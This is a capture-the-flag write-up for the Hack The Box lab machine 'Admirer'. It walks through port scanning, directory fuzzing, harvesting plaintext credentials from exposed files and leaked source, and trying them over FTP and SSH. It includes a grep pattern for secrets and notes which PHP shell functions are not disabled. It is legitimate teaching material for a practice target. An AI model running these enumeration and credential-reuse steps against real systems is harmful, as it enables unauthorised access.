



[HTB] Admirer

- by Pablo [github.com/vorkampfer/hackthebox2/admirer](https://github.com/vorkampfer/hackthebox2/admirer)



# Admirer

OS:  Linux

Difficulty: Easy

Points: 20

Release: 02 May 2020

IP: 10.10.10.187

Resources:

- S4vitar on Live, YouTube: <https://htbmachines.github.io/>
- 0xdf gitlab: [0xdf.gitlab.io/2020/09/26/htb-admirer.html](https://0xdf.gitlab.io/2020/09/26/htb-admirer.html)
- 0xdf YouTube: [www.youtube.com/@0xdf](https://www.youtube.com/@0xdf)
- Privacy search engine <https://metager.org>
- Privacy search engine <https://ghosterysearch.com/>
- CyberSecurity News [www.darkreading.com/threat-intelligence](https://www.darkreading.com/threat-intelligence)
- <https://book.hacktricks.xyz/>

View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

1. Admirer provided a twist on abusing a web database interface, in that I don't have creds to connect to any databases on Admirer, but I'll instead connect to a database on myhost and use queries to get local file access to Admirer. Before getting there, I'll do some web enumeration to find credentials for FTP which has some outdated source code that leads me to the Adminer web interface. From there, I can read the current source, and get a password which works for SSH access. To privesc, I'll abuse sudo configured to allow me to pass in a PYTHONPATH, allowing a Python library hijack. ~0xdf

Skill-set:

- 1. Information Leakage
- 2. Admirer Exploitation (Abusing LOAD DATA LOCAL Query)
- 3. Abusing Sudoers Privilege [Python Library Hijacking][PrivESC]

## Checking connection status

1. Checking my openvpn connection with a bash script.

```
1. > htb.sh --status

==>[+]  OpenVPN is up and running.
2024-08-28 00:08:54 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 237235

==>[+]  Your Tun0 ip is: 10.10.14.157

==>[+]  The HackTheBox server IP is: 10.129.229.101 admirer.htb

==>[+]  PING 10.129.229.101 (10.129.229.101) 56(84) bytes of data.
64 bytes from 10.129.229.101: icmp_seq=1 ttl=63 time=149 ms

--- 10.129.229.101 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 148.786/148.786/148.786/0.000 ms

==>[+]  10.129.229.101 (ttl -> 63): Linux

Done!
```

## Basic Recon

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan admirer.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. > echo $openportz
22,80
4. > source ~/.zshrc
5. > echo $openportz
22,80
6. > portzscan $openportz admirer.htb
7. > qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 21,22,80 admirer.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 7.4p1 Debian 10+deb9u7
>>> Looking for Apache
Apache httpd 2.4.25
>>> Looking for popular CMS & OpenSource Frameworks
>>> Looking for any subdomains that may have come out in the nmap scan
>>> Here are some interesting ports
21/tcp open  ftp
22/tcp open  ssh
OpenSSH 7.4p1 Debian 10+deb9u7
>>> Listing all the open ports
21/tcp open  ftp      syn-ack vsftpd 3.0.3
22/tcp open  ssh      syn-ack OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp open  http     syn-ack Apache httpd 2.4.25 ((Debian))
Goodbye!

8. I find a `robots.txt` page with nmap http-enum script. I try the enum scripts for FTP but got nothing.

9. > nmap --script=http-enum -p80 10.129.229.101 -oN http_enum_80.nmap -vvv
PORT      STATE SERVICE REASON
80/tcp open  http     syn-ack
```

```
| http-enum:
|_ /robots.txt: Robots file
```

OPENSSSH (1:7.4p1-10+DEB9U7) *DEBIAN STRETCH 9.13*

3. **Discovery with *Ubuntu Launchpad***


- 1. I lookup `OpenSSH 7.4p1 Debian 10+deb9u7 launchpad`
- 2. Launchpad.net is saying the server is most likely a `Debian Stretch 9.13`
- 3. openssh (1:7.4p1-10+deb9u7) stretch; urgency=medium

4. **Whatweb**

- 1. > whatweb http://10.129.229.101/  
http://10.129.229.101/ [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[10.129.229.101], JQuery, Script, Title[Admirer]

5. **curl the server**

- 1. > curl -s -X GET http://10.129.229.101/ -I  
HTTP/1.1 200 OK  
Date: Wed, 28 Aug 2024 00:56:19 GMT  
Server: Apache/2.4.25 (Debian)  
Vary: Accept-Encoding  
Content-Length: 6051  
Content-Type: text/html; charset=UTF-8




6. **I check out the website**

- 1. http://10.129.229.101
- 2. http://10.129.229.101/robots.txt  
>>> User-agent: \*  
# This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo  
Disallow: /admin-dir

7. **I try enumerating the ftp port really quick, and don't find anything I can use.**

- 1. I try ftp anonymous login and I get permission denied right away.
- 2. > ftp 10.129.229.101  
Connected to 10.129.229.101.  
220 (vsFTPd 3.0.3)  
Name (10.129.229.101:h@x0r): anonymous  
530 Permission denied.  
ftp: Login failed.  
ftp> bye  
221 Goodbye.
- 3. I can see this is `vsFTPd version 3` and I know there are no exploits for that version, but only for version 2.  
=====
- 4. > searchsploit vsftpd  
vsftpd 2.0.5 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl

```
vsftpd 2.0.5 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 Denial of Service | linux/dos/16270.c
vsftpd 2.3.4 Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
vsftpd 3.0.3 Remote Denial of Service | multiple/remote/49719.py
=====
```



7. I check out /admin-dir/ and get a 403 forbidden

```
1. http://10.129.229.101/admin-dir/
>>> Forbidden
You dont have permission to access this resource.
Apache/2.4.25 (Debian) Server at 10.129.229.101 Port 80
```

8. Fuzzing

```
1. A good way to know if the server is running PHP is to try `index.php` or `index.html` and which ever one does not error
that is the one that is on the server.
2. wfuzz -c -L --hc=404 --hh=6051 -t 100 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z
list,php-html http://10.129.229.101/FUZZ.FUZZZ
3. I try wfuzz do not really get anything.
=====
ID           Response    Lines      Word        Chars       Payload
=====
000000027:   403         9 L        28 W        279 Ch      "php"
000000028:   403         9 L        28 W        279 Ch      "html"
3. > gobuster dir -x php,txt -w /usr/share/dirb/wordlists/big.txt -u http://10.129.229.101/ -o gobuster.out
4. I have much better results with gobuster this time around.
Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 279]
/.htaccess.txt  (Status: 403) [Size: 279]
/.htpasswd.php  (Status: 403) [Size: 279]
/.htaccess.php  (Status: 403) [Size: 279]
/.htpasswd      (Status: 403) [Size: 279]
/.htpasswd.txt  (Status: 403) [Size: 279]
/assets         (Status: 301) [Size: 317] [--> http://10.129.229.101/assets/]

5. > gobuster dir -u http://10.129.229.101/admin-dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x
txt,php -o gobuster_raft_small_words_good_results.txt
=====
Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 279]
/.html.txt      (Status: 403) [Size: 279]
/.html          (Status: 403) [Size: 279]
/.html.php      (Status: 403) [Size: 279]
/.htm           (Status: 403) [Size: 279]
/.htm.php       (Status: 403) [Size: 279]
/.htm.txt       (Status: 403) [Size: 279]
/contacts.txt   (Status: 200) [Size: 350]
/.              (Status: 403) [Size: 279]
/.htaccess      (Status: 403) [Size: 279]
/.htaccess.txt  (Status: 403) [Size: 279]
/.htaccess.php  (Status: 403) [Size: 279]
6. With the raft small words list I am able to find `http://admirer.htb/admin-dir/contacts.txt`
=====
7. I was able to use wfuzz to do the same thing. I was specifying php-html and i changed it to php-txt
8. > wfuzz -c --hc=404 --hh=9999 -t 100 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -z list,php-txt
http://10.129.229.101/admin-dir/FUZZ.FUZZZ
>>> 000000608: 200   29 L   39 W   350 Ch      "contacts - txt"
```



9. I check out `http://admirer.htb/admin-dir/contacts.txt`.

```
1. http://10.129.229.101/admin-dir/contacts.txt
#####
# admins #
#####
# Penny
Email: p.wise@admirer.htb

#####
# developers #
#####
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb

#####
# designers #
#####
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
2. Just a bunch of users emails but no passwords. I clean up the file and save the emails to a file called emails
3. > cat tmp | grep Email | awk '{print $2}' > emails
4. > cat emails
p.wise@admirer.htb
r.nayyar@admirer.htb
a.bialik@admirer.htb
l.galecki@admirer.htb
h.helberg@admirer.htb
b.rauch@admirer.htb
```

10. I check out `index.php`

```
1. > curl -s 'http://admirer.htb/index.php' | grep -iE
"cookie|PHPSESSID|connect.sid|admin|key|jwt|auth|secret|passw|user|\.js|\.yml|\.py|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini|\.txt|\.exe|api|priv|exec|eval|popen|subprocess|shell|\.jpg|\.jpeg|\.png"
-----
<a href='images/fulls/art01.jpg' class='image'><img src='images/thumbs/thmb_art01.jpg' alt='' /></a>
<a href='images/fulls/eng02.jpg' class='image'><img src='images/thumbs/thmb_eng02.jpg' alt='' /></a>
<a href='images/fulls/nat01.jpg' class='image'><img src='images/thumbs/thmb_nat01.jpg' alt='' /></a>
<a href='images/fulls/arch02.jpg' class='image'><img src='images/thumbs/thmb_arch02.jpg' alt='' /></a>
<a href='images/fulls/mind01.jpg' class='image'><img src='images/thumbs/thmb_mind01.jpg' alt='' /></a>
<a href='images/fulls/mus02.jpg' class='image'><img src='images/thumbs/thmb_mus02.jpg' alt='' /></a>
<a href='images/fulls/arch01.jpg' class='image'><img src='images/thumbs/thmb_arch01.jpg' alt='' /></a>
<a href='images/fulls/mind02.jpg' class='image'><img src='images/thumbs/thmb_mind02.jpg' alt='' /></a>
<a href='images/fulls/eng01.jpg' class='image'><img src='images/thumbs/thmb_eng01.jpg' alt='' /></a>
<a href='images/fulls/mus01.jpg' class='image'><img src='images/thumbs/thmb_mus01.jpg' alt='' /></a>
<a href='images/fulls/nat02.jpg' class='image'><img src='images/thumbs/thmb_nat02.jpg' alt='' /></a>
<a href='images/fulls/art02.jpg' class='image'><img src='images/thumbs/thmb_art02.jpg' alt='' /></a>
-----
2. I check out some of these images paths
3. > wget http://admirer.htb/images/fulls/art01.jpg
4. > exiftool art01.jpg
5. Did find anything. I did notice the date.
6. Metadata Date : 2019:12:02 19:22:27+01:00
7. If you ever notice the upload year is really old that means the server is most likely old and susceptible to old kernel exploits etc...
```

11. We have yet to find any credentials. I try wfuzz one more time with the `2.3-medium.txt` list.

```
1. > wfuzz -c --hc=404 --hh=279 -t 100 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,php-txt http://10.129.229.101/admin-dir/FUZZ.FUZZZ
=====
ID           Response    Lines      Word        Chars       Payload
=====
000000454:   200          29 L       39 W        350 Ch      "contacts - txt"
```

2. It finds contacts but it does **not** find something **else** that is there.
3. **IPSEC** finds the page by guesssing.
4. `http://10.129.229.101/admin-dir/creds.txt`
5. Fail
6. `http://10.129.229.101/admin-dir/credentials.txt`
7. **SUCCESS**
8. `➤ cat /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt | grep -n "credentials"`  
`166816:credentials`
9. Credentials is towards the **end** of the wordlist. If **I** let it run all the way to **166,816** the word may have been found by wfuzz, but you also risk getting blocked by the server **or** crashing it **if** you fuzz **for** a long time.
10. Well either way we found it by guessing.

## 12. Credentials.txt

1. `http://10.129.229.101/admin-dir/credentials.txt`  
[Internal mail account]  
`w.cooper@admirer.htb`  
`fgJr6q#S\W:$P`  
  
[FTP account]  
`ftpuser`  
`%n?4Wz}R$tTF7`  
  
[Wordpress account]  
`admin`  
`w0rdpr3ss01!`

## 13. I check out the wordpress site to see if there is a login

1. `http://10.129.229.101/wp-login.php`
2. Fail, **not** found

## 14. I try ssh login with the first password

1. `➤ ssh w.cooper@10.129.229.101`  
The authenticity of host '`10.129.229.101 (10.129.229.101)`' cant be established.  
`ED25519` key fingerprint is `SHA256:MfZJmYPldPPosZMdqhpjGPkT2fGUNUn2vrEielbbFz/I`.  
This key is **not** known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? `yes`  
**Warning:** Permanently added '`10.129.229.101`' (`ED25519`) to the list of known hosts.  
`w.cooper@10.129.229.101s password: fgJr6q#S\W:$P`  
Permission denied, please try again.  
2. **FAIL**

## 15. Next I try the FTP login to see if that will work

1. `➤ ftp 10.129.229.101`  
Connected to `10.129.229.101`.  
`220 (vsFTPd 3.0.3)`  
Name (`10.129.229.101:h@x0r`): `ftpuser`  
`331 Please specify the password.`  
**Password:**  
`230 Login successful.`  
Remote system type is **UNIX**.  
Using binary mode to transfer files.  
`ftp> dir`  
`200 PORT command successful. Consider using PASV.`  
`150 Here comes the directory listing.`  

<code>-rw-r--r--</code>	<code>1</code>	<code>0</code>	<code>0</code>	<code>3405</code>	<code>Dec 02</code>	<code>2019</code>	<code>dump.sql</code>
<code>-rw-r--r--</code>	<code>1</code>	<code>0</code>	<code>0</code>	<code>5270987</code>	<code>Dec 03</code>	<code>2019</code>	<code>html.tar.gz</code>

  
`226 Directory send OK.`  
`ftp>`  
2. **SUCCESS**, we finally have something. **I** get the two files **and** exit.  
3. `ftp> get dump.sql`  
`200 PORT command successful. Consider using PASV.`  
`150 Opening BINARY mode data connection for dump.sql (3405 bytes).`  
`226 Transfer complete.`  
`3405 bytes received in 0.00248 seconds (1.31 Mbytes/s)`  
`ftp> get html.tar.gz`  
`200 PORT command successful. Consider using PASV.`


```
150 Opening BINARY mode dataconnection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 2.33 seconds (2.16 Mbytes/s)
ftp> bye
221 Goodbye.
```

16. I create a directory called ftp\_loot and move the two files in there

```
1. > mkdir ftp_loot
2. > mv dump.sql html.tar.gz ftp_loot
3. > cat dump.sql | bat -l QML --paging=never -p
4. I use batcat to color the text. You can install it in BlackArch with:
5. sudo pacman -S bat
6. extra/bat 0.24.0-2 [installed]
   Cat clone with syntax highlighting and git integration
7. > cat dump.sql | bat -l QML --paging=never -p
8. I notice this `dump.sql` file is really messy so I clean it up.
9. > cat tmp | sed 's/(/\n/g' | tr -d ')'
1, 'images/thumbs/thmb_art01.jpg', 'images/fulls/art01.jpg', 'Visual Art', 'A pure showcase of skill and emotion.', <snip>
10. I do not see any passwords or any useful info.
11. Lets extract the tar file.
12. > > tar -xzvf html.tar.gz
13. > ls
Permissions Size User          Group          Date Modified Name
drwxr-x---    - h@x0r h@x0r    6 Jun  2019  assets
drwxr-x---    - h@x0r h@x0r    2 Dec  2019  images
drwxr-x---    - h@x0r h@x0r    2 Dec  2019  utility-scripts
drwxr-x---    - h@x0r h@x0r    2 Dec  2019  w4ld0s_s3cr3t_d1r
.rw-r--r--   3.4k h@x0r h@x0r   28 Aug  05:38  dump.sql
.rw-r--r--   5.3M h@x0r h@x0r   28 Aug  05:38  html.tar.gz
.rw-r-----   4.6k h@x0r h@x0r    3 Dec  2019  index.php
.rw-r-----   134 h@x0r h@x0r    1 Dec  2019  robots.txt
14. `w4ld0s_s3cr3t_d1r` looks interesting
```

17. Seems like we have a password in the source code. We can now view the source code for index.php .

```
1. > mkdir files
2. > mv w4ld0s_s3cr3t_d1r/ utility-scripts/ images/ assets/ robots.txt index.php dump.sql files/
3. I move everything into files so I can grep for passwords
4. > grep -ir "passw" | grep -v "jquery.min.js"
utility-scripts/db_admin.php: $password = "Wh3r3_1s_w4ld0?";
utility-scripts/db_admin.php: $conn = new mysqli($servername, $username, $password);
utility-scripts/admin_tasks.php:         4) Backup passwd file (not working)
utility-scripts/admin_tasks.php:         <option value=4 disabled>Backup passwd file</option>
index.php:             $password = "]F7jLHw:*G>UPrTo}~A"d6b";
index.php:             $conn = new mysqli($servername, $username, $password, $dbname);
2. There is a password in index.php so I cat it out.
```




18. Password found in index.php .

```
1. > cat index.php | grep waldo -A2 -B1
        $servername = "localhost";
        $username = "waldo";
        $password = "]F7jLHw:*G>UPrTo}~A"d6b";
        $dbname = "admirerdb";
```

```
2. > cat tmp | awk '!($4=="") | sed '/^[[[:space:]]*$/d' >> creds.txt
3. > cat creds.txt | qml
```

19. I try these new creds with SSH again

```
1. > ssh waldo@10.129.229.101
waldo@10.129.229.101s password: ]F7jLHw:*G>UPrTo}~A"d6b
Permission denied, please try again.
```



20. That did not work either let's try checking out some of these directories in the source code from the html.tar.gz extraction.

```
1. Inside of the directory `utility-scripts` there is `admin_tasks.php`. I put that in the browser.
2. http://10.129.229.101/utility-scripts/admin_tasks.php
3. Nothing
```

21. I try that other password I found inside /db-admin.php

```
1. > cat db_admin.php | grep waldo -A1
    $username = "waldo";
    $password = "Wh3r3_1s_w4ld0?";
2. ssh waldo@10.129.229.101
3. fail, nothing
4. I add it to my creds.txt anyway we might need it later. Not foreshadowing anything. I really do not know where this box is going atm.
5. I have collected two passwords for waldo from the source, `]F7jLHw:*G>UPrTo}~A"d6b` and `Wh3r3_1s_w4ld0?`. Neither work for FTP or SSH as waldo
```

FUZZING one more time



22. 0xdf drops hint to fuzz all found directories because there is a file we need to find. Ippsec says that he believes the directory 0xdf was talking about it utility-scripts/.



- #pwn\_gobuster\_status\_codes\_filter
- #pwn\_gobuster\_filter\_status\_codes

```
1. Apologies, for the completely random meme.
2. > gobuster dir -u http://10.129.229.101/utility-scripts/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x php,txt -o gobuster_utility-scripts.txt -t 100 -b 403,404
=====
Starting gobuster in directory enumeration mode
=====
/info.php           (Status: 200) [Size: 83790]
/phpptest.php       (Status: 200) [Size: 32]
/adminer.php        (Status: 200) [Size: 4295]

3. SUCCESS, I finally find `/adminer.php` directory 0xdf was talking about. The raft-small-words.txt wordlist is much bigger now. I had to do 55k words. Normally, I stop around 30-35k. I have gotten banned for a few hours several times for hammering the servers too hard that is why I did not want it to fuzz for too long and that made me miss it the first few times. I will check out `php.info` first then checkout. `/adminer.php` after that.

4. WFUZZ did not find `/phpptest.php`. I think it is because of the wordlist. I may start relying more on that `raft-small-words.txt` word list from now on. I do not think I have ever hammered the HTB server this hard with directory busting even for insane level boxes.
5. > wfuzz -c --hc=404 --hh=279 -t 100 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,php-txt http://10.129.229.101/utility-scripts/FUZZ.FUZZZ
=====
ID           Response    Lines      Word        Chars       Payload
=====
000000169:   200          964 L      4976 W      84051 Ch    "info - php"
```

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,system, exec, passthru, show_source, highlight_file, popen, proc_open, fopen_with_path, dbmopen, dbase_open, putenv, move_uploaded_file, chdir, mkdir, rmdir, chmod, rename, filepro, filepro_rowcount, filepro_retrieve, posix_mkfifo
-------------------	---

23. I check out info.php page

1. I filter for `disable\_functions` and it does not seem there is any functions like `shell\_exec, system` in the disable\_functions list that would inhibit us from getting a shell. We just have not found a password or vuln that works yet. I do see that `exec` is disabled but we could just use shell\_exec instead.
2. Nothing unusual

